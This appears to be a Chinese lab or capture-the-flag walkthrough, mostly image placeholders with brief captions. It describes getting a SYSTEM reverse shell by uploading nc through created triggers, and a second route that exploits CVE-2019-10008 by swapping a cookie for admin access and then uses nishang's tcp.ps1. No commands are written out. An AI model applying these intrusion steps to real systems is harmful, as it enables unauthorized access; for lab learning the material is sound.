
成功创建好触发器…


然后回到Request创建请求触发,成功python服务器上传nc…


同理,重新创建nc触发器,简单一句话反弹shell,可以看到成功获得了system外壳…
方法2:

这是9.3的版本,通过exp查找10版本前都存在46659(CVE-2019-10008)漏洞…

修改需要访问的IP…

F12修改cookie或者利用插件修改也行…

修改完后,刷新下界面重定向到了administrator管理员界面…



同理方法1,这里利用了nishang的tcp.ps1获取饭箱外壳…
成功获取…
这里应该还有多种漏洞可以进去…例如42037
二、提权
获取root和user信息…

